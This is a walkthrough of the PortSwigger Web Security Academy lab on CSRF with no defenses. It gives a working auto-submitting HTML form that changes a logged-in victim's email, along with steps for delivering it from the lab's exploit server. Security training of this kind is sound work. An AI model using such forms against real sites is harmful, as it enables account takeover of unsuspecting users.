

Cross Site Request Forgery(CSRF)

Refer for theory: <https://portswigger.net/web-security/csrf>

Vulnerability labs(Apprentice):

1. CSRF vulnerability with no defenses.


This lab's email change functionality is vulnerable to CSRF.

To solve the lab, craft some HTML that uses a CSRF attack to change the viewer's email address and upload it to your exploit server.


You can log in to your own account using the following credentials: wiener:peter.

Solution:

- Once the lab is accessed, notice there is an option called my account on the top right side.



- Once clicked on my account option, a login form will be displayed. In the problem statement, the username and password are given to us.
- Input the given credentials in the form.



Web Security Academy

CSRF vulnerability with no defenses

[Go to exploit server](#)

[Back to lab description >>](#)

LAB Not solved

[Home](#) | [My account](#)

Login


Username
wiener

Password
.....

[Log in](#)

- The next step is to go to the exploit server and type in the following code snippet into the body section:

```
<form method="POST" action="https://YOUR-LAB-ID.web-security-academy.net/my-account/change-email"> <input type="hidden" name="email" value="anything%40web-security-academy.net"> </form> <script> document.forms[0].submit(); </script>
```



Content-Type: text/html; charset=utf-8

Body:

```
<form method="POST" action="https://YOUR-LAB-ID.web-security-academy.net/my-account/change-email">
  <input type="hidden" name="email" value="anything%40web-security-academy.net">
</form>
<script>
  document.forms[0].submit();
</script>
```


[Store](#)

[View exploit](#)

[Deliver exploit to victim](#)

[Access log](#)

- Make the change in the code by adding your lab id and change the value parameter to anything else.



- Click on store to save the changes then deliver the exploit to victim. Your lab will be solved.